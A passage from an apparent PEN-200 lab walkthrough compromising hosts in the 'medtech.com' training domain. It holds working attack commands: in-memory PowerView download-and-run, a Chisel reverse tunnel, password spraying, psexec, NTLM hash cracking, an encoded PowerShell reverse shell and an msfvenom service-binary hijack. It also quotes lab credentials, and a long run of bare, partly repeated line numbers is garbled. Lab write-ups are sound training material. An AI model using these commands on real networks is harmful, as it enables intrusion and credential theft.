4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 10555
9 Origin: http://192.168.1.11:1211
10 DNT: 1
11 Connection: close
12 Referer: http://192.168.1.11:1211/Login.aspx
13 Upgrade-Insecure-Requests: 1
14
15 <input type="text" name="username" value="joe" />
<input type="password" name="password" value="Flowers1" />
16 <input type="checkbox" name="rememberMe" checked="" />
17 <input type="submit" value="Log In" />
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
339
340
341
342
343
344
345
346
347
348
349
349
350
351
352
353
354
355
356
357
358
359
359
360
361
362
363
364
365
366
367
368
369
369
370
371
372
373
374
375
376
377
378
379
379
380
381
382
383
384
385
386
387
388
389
389
390
391
392
393
394
395
396
397
398
399
399
400
401
402
403
404
405
406
407
408
409
409
410
411
412
413
414
415
416
417
418
419
419
420
421
422
423
424
425
426
427
428
429
429
430
431
432
433
434
435
436
437
438
439
439
440
441
442
443
444
445
446
447
448
449
449
450
451
452
453
454
455
456
457
458
459
459
460
461
462
463
464
465
466
467
468
469
469
470
471
472
473
474
475
476
477
478
479
479
480
481
482
483
484
485
486
487
488
489
489
490
491
492
493
494
495
496
497
498
499
499
500
501
502
503
504
505
506
507
508
509
509
510
511
512
513
514
515
516
517
518
519
519
520
521
522
523
524
525
526
527
528
529
529
530
531
532
533
534
535
536
537
538
539
539
540
541
542
543
544
545
546
547
548
549
549
550
551
552
553
554
555
556
557
558
559
559
560
561
562
563
564
565
566
567
568
569
569
570
571
572
573
574
575
576
577
578
579
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
598
599
599
600
601
602
603
604
605
606
607
608
609
609
610
611
612
613
614
615
616
617
618
619
619
620
621
622
623
624
625
626
627
628
629
629
630
631
632
633
634
635
636
637
638
639
639
640
641
642
643
644
645
646
647
648
649
649
650
651
652
653
654
655
656
657
658
659
659
660
661
662
663
664
665
666
667
668
669
669
670
671
672
673
674
675
676
677
678
679
679
680
681
682
683
684
685
686
687
688
689
689
690
691
692
693
694
695
696
697
698
699
699
700
701
702
703
704
705
706
707
708
709
709
710
711
712
713
714
715
716
717
718
719
719
720
721
722
723
724
725
726
727
728
729
729
730
731
732
733
734
735
736
737
738
739
739
740
741
742
743
744
745
746
747
748
749
749
750
751
752
753
754
755
756
757
758
759
759
760
761
762
763
764
765
766
767
768
769
769
770
771
772
773
774
775
776
777
778
779
779
780
781
782
783
784
785
786
787
788
789
789
790
791
792
793
794
795
796
797
798
799
799
800
801
802
803
804
805
806
807
808
809
809
810
811
812
813
814
815
816
817
818
819
819
820
821
822
823
824
825
826
827
828
829
829
830
831
832
833
834
835
836
837
838
839
839
840
841
842
843
844
845
846
847
848
849
849
850
851
852
853
854
855
856
857
858
859
859
860
861
862
863
864
865
866
867
868
869
869
870
871
872
873
874
875
876
877
878
879
879
880
881
882
883
884
885
886
887
888
889
889
890
891
892
893
894
895
896
897
898
899
899
900
901
902
903
904
905
906
907
908
909
909
910
911
912
913
914
915
916
917
918
919
919
920
921
922
923
924
925
926
927
928
929
929
930
931
932
933
934
935
936
937
938
939
939
940
941
942
943
944
945
946
947
948
949
949
950
951
952
953
954
955
956
957
958
959
959
960
961
962
963
964
965
966
967
968
969
969
970
971
972
973
974
975
976
977
978
979
979
980
981
982
983
984
985
986
987
988
989
989
990
991
992
993
994
995
996
997
998
999
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1099
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1189
1190
1191
1192
1193
1194
1195
1196
1197
1198
1198
1199
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1289
1290
1291
1292
1293
1294
1295
1296
1297
1298
1298
1299
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1389
1390
1391
1392
1393
1394
1395
1396
1397
1398
1398
1399
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1498
1499
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1598
1599
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1698
1699
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1798
1799
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1898
1899
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2098
2099
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2198
2199
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2249
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2269
2270
2271
2272
2273
2274
2275
2276
2277
2278
2279
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2289
2289
2290
2291
2292
2293
2294
2295
2296
2297
2298
2298
2299
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2339
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2349
2349
2350
2351
2352
2353
2354
2355
2356
2357
2358
2359
2359
2360
2361
2362
2363
2364
2365
2366
2367
2368
2369
2369
2370
2371
2372
2373
2374
2375
2376
2377
2378
2379
2379
2380
2381
2382
2383
2384
2385
2386
2387
2388
2389
2389
2390
2391
2392
2393
2394
2395
2396
2397
2398
2398
2399
2399
2400
2401
2402
2403
2404
2405
2406
2407
2408
2409
2409
2410
2411
2412
2413
2414
2415
2416
2417
2418
2419
241
```

We found joe domain user clear text password.

Since we have found our foothold, it's time for us to map the [medtech.com](#) network using PowerView (`/usr/share/windows-resources/powersploit/Recon/PowerView.ps1`):

```
PS C:\Windows\Tasks> (new-object net.webclient).downloadstring('http://192.168.45.234/PowerView.ps1') | iex
PS C:\Windows\Tasks> $domain = "medtech.com"
$domain = "medtech.com"
PS C:\Windows\Tasks> Get-NetComputer -Domain $domain | Resolve-IPAddress
Get-NetComputer -Domain $domain | Resolve-IPAddress

ComputerName
IPAddress
-----
-----
DC01.medtech.com
172.16.234.10
FILESO2.medtech.com
172.16.234.11
DEV04.medtech.com
172.16.234.12
CLIENT01.medtech.com
172.16.234.82
PROD01.medtech.com
172.16.234.13
CLIENT02.medtech.com
172.16.234.83
WEB02.dmz.medtech.com
172.16.234.254
WEB02.dmz.medtech.com 192.168.234.121
```

Now that we have a list of IP addresses and joe's credentials, we can try to use crackmapexec to spray joe's cred to see if he has local admin access on any of the machines. However, we need to do port forwarding prior to that as we can't access to 172.16.x.y subnet.

Downloading Chisel compiled file on Kali:

```
wget https://github.com/jpillora/chisel/releases/download/v1.7.7/chisel_1.7.7_win  
dows_amd64.gz  
gzip -d chisel_1.7.7_windows_amd64.gz  
mv chisel_1.7.7_windows_amd64 chisel.exe  
# We need to run chisel server on our kali machine:  
chisel server --port 8080 --reverse
```

We will transfer the above file to WEB02 and execute it:

```
PS C:\Windows\tasks> copy m:\chisel.exe .  
.\\chisel.exe client 192.168.45.200:8080 R:1080:socks
```

Now we can create a list of IP addresses (excluding web02) and performing password attack using crackmapexec:

```
kali@kali:~/Documents/pen-200$ cat targets.  
txt  
172.16.200.10  
  
172.16.200.11  
  
172.16.200.12  
  
172.16.200.82  
  
172.16.200.13  
172.16.200.83  
kali@kali:~/Documents/pen-200$ proxychains -q crackmapexec smb ./targets.txt -d medtech.com -u joe -p Flowers1
```

```
kali@kali:~/Documents/pen-200$ proxychains -q crackmapexec smb ./targets.txt -d medtech.com -u joe -p Flowers1  
SMB      172.16.200.11  445  FILE02          [*] Windows 10.0 Build 20348 x64 (name:FILE02) (domain:medtech.co  
m) (signing:False) (SMBv1:False)  
SMB      172.16.200.10  445  DC01            [*] Windows 10.0 Build 20348 x64 (name:DC01) (domain:medtech.com)  
(signing:True) (SMBv1:False)  
SMB      172.16.200.12  445  DEV04           [*] Windows 10.0 Build 20348 x64 (name:DEV04) (domain:medtech.com)  
(signing:False) (SMBv1:False)  
SMB      172.16.200.82  445  CLIENT01        [*] Windows 10.0 Build 22000 x64 (name:CLIENT01) (domain:medtech.co  
m) (signing:False) (SMBv1:False)  
SMB      172.16.200.13  445  PROD01          [*] Windows 10.0 Build 20348 x64 (name:PROD01) (domain:medtech.co  
m) (signing:False) (SMBv1:False)  
SMB      172.16.200.83  445  CLIENT02        [*] Windows 10.0 Build 22000 x64 (name:CLIENT02) (domain:medtech.co  
m) (signing:False) (SMBv1:False)  
SMB      172.16.200.11  445  FILE02          [+] medtech.com\joe:Flowers1 (Pwn3d!)  
SMB      172.16.200.10  445  DC01            [+] medtech.com\joe:Flowers1  
SMB      172.16.200.12  445  DEV04           [+] medtech.com\joe:Flowers1  
SMB      172.16.200.82  445  CLIENT01        [+] medtech.com\joe:Flowers1  
SMB      172.16.200.13  445  PROD01          [+] medtech.com\joe:Flowers1  
SMB      172.16.200.83  445  CLIENT02        [+] medtech.com\joe:Flowers1
```

It appears that Joe user has local admin access on FILE02 machine. For the last step, we can use any lateral movement technique we please to get a foothold on FILE02 machine. For this wiki, I used impacket-psexec:

```
proxychains -q impacket-psexec medtech/joe:Flowers1@172.16.200.11
```

```

File Actions Edit View Help
[*] Requesting shares on 172.16.200.11.....
[*] Found writable share ADMIN$ 
[*] Uploading file PjgFlvok.exe
[*] Opening SVCManager on 172.16.200.11.....
[*] Creating service ilkG on 172.16.200.11.....
[*] Starting service ilkG.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.169]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> ipconfig | findstr /i "ipv4"
    IPv4 Address. . . . . : 172.16.200.11

C:\Windows\system32> type C:\users\administrator\Desktop\proof.txt
11a3dfa348a6cbaae31c96acdc457a8

C:\Windows\system32> type C:\users\joe\Desktop\local.txt
fb06609bd3afcb4051702d413abale5d

C:\Windows\system32>

```

No privesc is required.

CLIENT02 - 172.16.x.83

Initial access

Topics: Password Attacks (Cracking NTLM), Windows Privilege Escalation (Hidden in Plain View), Attacking Active Directory Authentication (Password Attacks), Lateral Movement in Active Directory (WMI and WinRM)

After some enumeration we discover a backup log file inside Joe's document folder where we find wario's NTLM hash.

```

PS C:\Users\joe\Documents> Get-Content -Head 200 fileMonitorBackup.log
Get-Content -Head 200 fileMonitorBackup.log
    89168 Oct 04 11:21 SuccessA... Microsoft-Windows...          4656 A handle to an object was requested....
    89163 Oct 04 11:21 SuccessA... Microsoft-Windows...          4656 A handle to an object was requested....
...
    88152 Oct 04 11:21 SuccessA... Microsoft-Windows...          4656 A handle to an object was requested....
    88146 Oct 04 11:21 SuccessA... Microsoft-Windows...          4656 A handle to an object was requested....
    88140 Oct 04 11:21 SuccessA... Microsoft-Windows...          4656 A handle to an object was requested....
    88137 Oct 04 11:21 Backup      wario                  6872 Backup Completed. NTLM:
fdf36048c1cf88f5630381c5e38feb8e
    88134 Oct 04 11:21 SuccessA... Microsoft-Windows...          4656 A handle to an object was requested....

```

We could filter out the output by grepping "Backup" string:

```
Get-Content fileMonitorBackup.log | findstr /i backup
```

Only Wario's hash was crackable with hashcat:

```

kali@kali:~/Documents/pen-200$ sudo hashcat -m 1000 wario.hash /usr/share/wordlists/rockyou.txt --force
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
Mushroom!      (?)
1g 0:00:00:00 DONE (2022-10-17 15:54) 2.083g/s 22524Kp/s 22524Kc/s 22524KC/s Music1maN..Murphy93
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

```


Instructor Hint: SMB is not the only protocol that crackmapexec supports. Have you tried others such as SSH, RDP, WinRM or LDAP?

At this point, we can use crackmapexec to see if wario user SMB, LDAP or WINRM access to any of the target machines in the medtech domain:

```
kali㉿kali:~/Documents/pen-200$ proxychains -q crackmapexec winrm ./targets.txt -d medtech.com -u wario -p 'Mushroom!'
HTTP      172.16.200.11  5985    172.16.200.11    [*] http://172.16.200.11:5985/wsman
HTTP      172.16.200.13  5985    172.16.200.13    [*] http://172.16.200.13:5985/wsman
HTTP      172.16.200.12  5985    172.16.200.12    [*] http://172.16.200.12:5985/wsman
HTTP      172.16.200.10  5985    172.16.200.10    [*] http://172.16.200.10:5985/wsman
HTTP      172.16.200.83  5985    172.16.200.83    [*] http://172.16.200.83:5985/wsman
WINRM    172.16.200.11  5985    172.16.200.11    [-] medtech.com\wario:Mushroom!
WINRM    172.16.200.13  5985    172.16.200.13    [-] medtech.com\wario:Mushroom!
WINRM    172.16.200.12  5985    172.16.200.12    [-] medtech.com\wario:Mushroom!
WINRM    172.16.200.10  5985    172.16.200.10    [-] medtech.com\wario:Mushroom!
WINRM    172.16.200.83  5985    172.16.200.83    [+] medtech.com\wario:Mushroom! (Pwn3d!)
```

According to crackmapexec output, wario user should be a member of "Remote Management" groups on CLIENT02 which will allow us to use WinRM or WinRS to get our foothold.

We run winrs to launch a reverse shell towards nc port 4444 on kali (<https://revshells.com/>)



On FILE02 machine:

```
C:\Users\Administrator\Desktop>winrs -r:client02 -u:wario -p:Mushroom! "powershell -nop -w hidden -e JABjAGWaaQB1AG4AdAAgAD0AIABOAGUAdwATe8AYgBqAGUAYwb0ACAAuB5AHMAdAB1AG0ALgBOAGUAdAAuAFMABwBbjAGsAZQB0AHMALgBUAEMA UABDAGWaaQB1AG4AdAAoACIAMQA5ADIALgAxADYAOAAuADEAMQA5AC4AMQAYADMAIgAsADQANAA0ADQAKQA7ACQAcwB0AHIAZQbhAGOAI AA9ACAA JABjAGWaaQB1AG4AdAAuAEcAZQB0AFMAdAByAGUAYQbtACgAKQA7AFsAYgB5AHQAZQbBAF0AXQAkAGIAeQB0AGUAcwAgAd0AIAAwAC4Alga2ADUA NQAzADUafAA1AHSAMAB9AdSAdwBoAgkAbAB1ACgAKAAkAGKAIA9ACAAJABzAHQAcgBlAGEAbQauAFIAZQbhAGQAKAAkAGIAeQB0AGUAcwAsACAA MAAsACAAJABiAHkAdAB1AHMALgBMAGUAbgBnHaHQAAApACKAIAAtAG4AQZQagADAAKQB7AdSJAkBGEradABhACAAPQAgACgATgB1AHCALQPBPAGIA agB1AGMAdAAgAC0AVAB5AHAAZQBOAGEAbQB1ACAAuB5AHMAdAB1AG0ALgBUAGUAEAB0AC4AQQBTAEAMSQJBAAEAbgbjAG8AZAbpAG4AzWpbApC4A RbW1AHQAUwB0AHIAaQBuAGcAKAAKAGIAeQB0AGUAcwAsADAALAAgACQAAQApAdSJAkBzAGUAbgbkAGIAYQbJAGsAIA9ACAAKAbpAGUeaAagACQA ZAB1AHQAYQAGADIApGmADEAIA8BACAAWTB1AHQALQBTAHQAcgbPAG4AzWgACKAOwAKAHMZAQbUAQGQAYgBhAGMAAwAyACAAPQAgACQAcwB1AG4A ZABIAGEAYwBrACAAKwAgACIAUABTACAAIgAgCasAIAAOAHAAdwBkACKALgBQAGEAdAbOACAAKwAgACIApAgAcIAOwAKAHMZAQbUAQGQAYgB5AHQA ZQAgAD0AIAAOAfSAdAB1AhgAdAAuAGUAbgbjAG8AZAbpAG4AzWbdAdOAOgBBAFMwQbJAkQKQAuEAcAZQB0AEIaEeQB0AGUAcwAoACQAcwB1AG4A ZABIAGEAYwBrADIAKQA7ACQAcwB0AHIAZQbhAGOlgBXAHIAaQB0AGUAKAAKAHMAZQbUAQGQAYgB5AHQAZQaAsADAALAAkAHMAZQbUAQGQAYgB5AHQA ZQAuAEwAZQbuaAGCAdABoACKAOwAKAHMAdAByAGUAYQbtAC4RGbsAHUAcwBoACgAKQB9AdSJAkBjAGwAaQB1AG4AdAAuAEAbAvAHMAZQaoACKa"
```

From the obtained rev shell, we can get the local flag:

```
kali@kali:~$ nc -lvpn 4444
listening on [any] 4444 ...
connect to [192.168.119.123] from (UNKNOWN) [192.168.123.121] 64174
PS C:\Users\wario\Desktop> type local.txt
a8de3ec86d4c09b4938cd1c9958e9ddc
```

Privesc

Topics: Windows Privilege Escalation (Automated Enumeration, Service Binary Hijacking)

As the wario user we enumerate the services (we could use winpease or PowerUp) and we notice the audit service stands out.

```
C:\DevelopmentExecutables>dir
dir
Volume in drive C has no label.
Volume Serial Number is E4A4-B4E6

Directory of C:\DevelopmentExecutables

10/28/2022  07:45 AM      <DIR>
10/05/2022  11:05 PM          25,600 auditTracker.exe
```

With WinPeas we notice we have write permissions to the binary

```
Searching executable files in non-default folders with write (equivalent) permissions (can be slow)
File Permissions "C:\DevelopmentExecutables\auditTracker.exe": Everyone [AllAccess],Authenticated Users
[WriteData/CreateFiles]
```

We can try replacing **auditTracker.exe** and getting a shell as SYSTEM.

First, we will generate a malicious windows PE file with msfvenom:

```
kali@kali:~/Documents/pen-200$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=tun0 LPORT=443 -f exe -o
auditTracker.exe
```

Then, we will rename the original auditTracker.exe as auditTracker.exe.bak and place our own malicious auditTracker.exe we generated with msfvenom.

```
net use m: \\192.168.45.200\test /user:salar salar
mv C:\DevelopmentExecutables\auditTracker.exe C:\DevelopmentExecutables\auditTracker.exe.bak
copy m:\auditTracker.exe C:\DevelopmentExecutables\auditTracker.exe
C:\DevelopmentExecutables>sc.exe start auditTracker
```

Note: If you are in a powershell prompt, use sc.exe instead of sc. Otherwise, it won't work.

The screenshot shows a terminal window with the following content:

```

File Actions Edit View Help
Mode LastWriteTime Length Name
---- ----- ----- -----
-a--- 10/5/2022 11:05 PM 25600 auditTracker.exe.bak

*Evil-WinRM* PS C:\DevelopmentExecutables> copy m:\auditTracker.exe C:\DevelopmentExecutables\auditTracker.exe
*Evil-WinRM* PS C:\DevelopmentExecutables> sc.exe start auditTracker

kali@kali:~/Documents/pen-200$ nc443
[sudo] password for kali:
listening on [any] 443 ...

[Salair] 1:uvpn 2:transfer 3:bloodhound 4:web02 5:client01- 6:client02* 7:zsh

```

"kali" 01:26 05-Mar-23

On kali, we will receive a reverse shell which give us system access on CLIENT02.

```

C:
\Windows\system32>whoami

nt authority\system
C:\Windows\system32>hostname
CLIENT02
C:\Users\Administrator\Desktop>type proof.txt
67a4ad3dac0a24861e6364e0e3c13a4c

```

CLIENT01 - 172.16.x.82

Initial access

Topic: Active Directory Introduction and Enumeration (AD Enumeration with PowerView), Attacking Active Directory Authentication (Password Attacks), Lateral Movement in Active Directory (Pass the Hash)

So far, we have discovered "Flowers1" and "Mushroom!" for joe and wario users respectively. Could it be possible that other users are having the same identical password? Let's do password spraying to figure it out via crackmapexec.

At this point, we should start enumerating domain users further by utilizing PowerView.

```

PS C:\Windows\tasks> (new-object net.webclient).downloadstring('http://192.168.45.200/PowerView.ps1') | iex
PS C:\windows\tasks> Get-NetUser | select cn
cn
--
Administrator
Guest
offsec
krbtgt
leon
joe
peach
mario
wario
yoshi

```

Next, we will create a list of users (users.txt) excluding Guest, krbtgt users. The goal here is to see if we can find an identical password.

```
kali@kali:~/Documents/pen-200$ cat users.txt
Administrator
offsec
leon
joe
peach
mario
wario
yoshi
```

